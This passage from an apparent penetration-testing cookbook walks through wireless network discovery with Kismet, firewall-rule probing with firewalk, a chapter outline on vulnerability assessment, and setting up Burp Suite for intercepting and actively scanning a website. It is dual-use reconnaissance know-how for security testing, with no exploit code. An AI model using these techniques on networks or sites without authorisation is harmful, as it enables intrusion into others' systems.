
How to do it...

To learn about Kismet follow the given steps:


1. We use the following command to launch Kismet:

```
kismet
```


The following screenshot shows the output of the preceding command:



2. Once the GUI is up, it will ask us to start the server, and we choose `yes`:




3. Next, we need to specify a source interface, in our case it is `wlan0`, so we type that. Make sure the interface is in monitor mode before initializing it in Kismet:




4. Now we will see a list of all the wireless networks around us:


5. By default, Kismet listens on all the channels, so we can specify a particular channel by selecting the entry **Config Channel...** from the **Kismet** menu:




6. We can choose the channel number here:



7. Kismet also allows us to see the signal to noise ratio. We can see that by selecting **Channel Details...** in the **Windows** menu:



8. This signal to noise ratio is very helpful during times of wardriving:



Testing routers with firewalk

The `firewalk` tool is a network security reconnaissance tool that helps us figure out whether our routers are actually doing the job they are supposed to do. It attempts to find what protocols a router/firewall will allow and what it will block.

This tool is incredibly useful during pentesting to verify and validate firewall policies in a corporate environment.

How to do it...

The following is the recipe for using `firewalk`:


1. If `firewalk` is not found, we can install it using:

```
apt install firewalk
```

2. We can use the following command to run firewalk:

   ```
   firewalk -S1-23 -i eth0 192.168.1.1 192.168.10.1
   ```

   The following screenshot shows the output of the preceding command:



How it works...

In the preceding command, `-i` is for specifying the network interface, `-S` is for specifying the port numbers we want to test, and the next two are the router's IP address and the host's IP address that we want to check against our router.

Nmap also includes a script to perform firewalk. More information can be found at `https://nmap.org/nsedoc/`.

3
Vulnerability Assessment

In this chapter, we will cover the following recipes:

- Using the infamous Burp
- Exploiting WSDLs with Wsdler
- Using Intruder
- Web app pentest with Vega
- Exploring SearchSploit
- Exploiting routers with RouterSploit
- Using Metasploit
- Automating Metasploit
- Writing a custom resource script
- Databases in Metasploit

Introduction

In the previous chapters, we covered various recipes to collect information about our target. Now, once we have all that data, we need to start hunting for vulnerabilities. To become a good pentester, we need to make sure no small details are overlooked.


Using the infamous Burp

Burp has been around for years now; it is a collection of multiple tools built in Java by PortSwigger web security. It has various products, such as **Decoder**, **Proxy**, **Scanner**, **Intruder**, **Repeater**, and so on. Burp features an **Extender**, which allows a user to load different extensions that can be used to make pentesting even more efficient! You will learn about some of them in the upcoming recipes.


How to do it...

Let's take a look at how we can use Burp effectively:

1. Kali already has a free version of Burp, but we will need a full version to fully use its features. So, we open up Burp:



2. Click on **Start Burp** and we will see the Burp load up:



3. Before we start hunting for bugs, we first install some extensions that may come in handy. Select **BApp Store** from the **Extender** menu:



BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to exten


Name	Installed	Rating	Detail
NMAP Parser			
Notes			
Paramalyzer			
ParrotNG			Pro extension
Payload Parser			
Pcap Importer			Pro extension
PDF Metadata			
PDF Viewer			
Protobuf Decoder			
Python Scripter			
Random IP Address Header			
Reflected Parameters			Pro extension
Reissue Request Scripter			
Report To Elastic Search			Pro extension
Request Randomizer			
Retire.js			Pro extension
SAML Editor			
SAML Encoder / Decoder			
SAML Raider			
Sentinel			
Session Auth			
Session Timeout Test			
Site Map Fetcher			
Software Version Reporter			Pro extension
SQLiPy			
ThreadFix			Pro extension
WCF Deserializer			
WebInspect Connector			Pro extension
WebSphere Portlet State Dec...			
What-The-WAF			
WSDL Wizard			
Wsdler			
XSS Validator			

4. We will see a list of extensions. Some of the extensions we will have to install are as follows:
    - **J2EEScan**
    - **Wsdler**
    - **Java Deserialization Scanner**
    - **HeartBleed**
5. Click on **Install** after selecting each of these extensions.

6. Once the extensions are all set, we prepare for scanning. We fire up a browser and go to its preferences:




7. In **Network** settings, we add our **HTTP Proxy** IP and **Port**:




8. We can verify this with the Burp's **Options** tab under the **Proxy** menu:

9. Click on **Intercept is on** to start intercepting the requests:




10. Now we browse the website we need to scan.
11. Once all requests are captured, we can simply go to **Target** and select our domain.


12. To perform a scan, we can select individual requests and send them for an active scan:




13. Or, we can select the whole domain to send for an active scan:



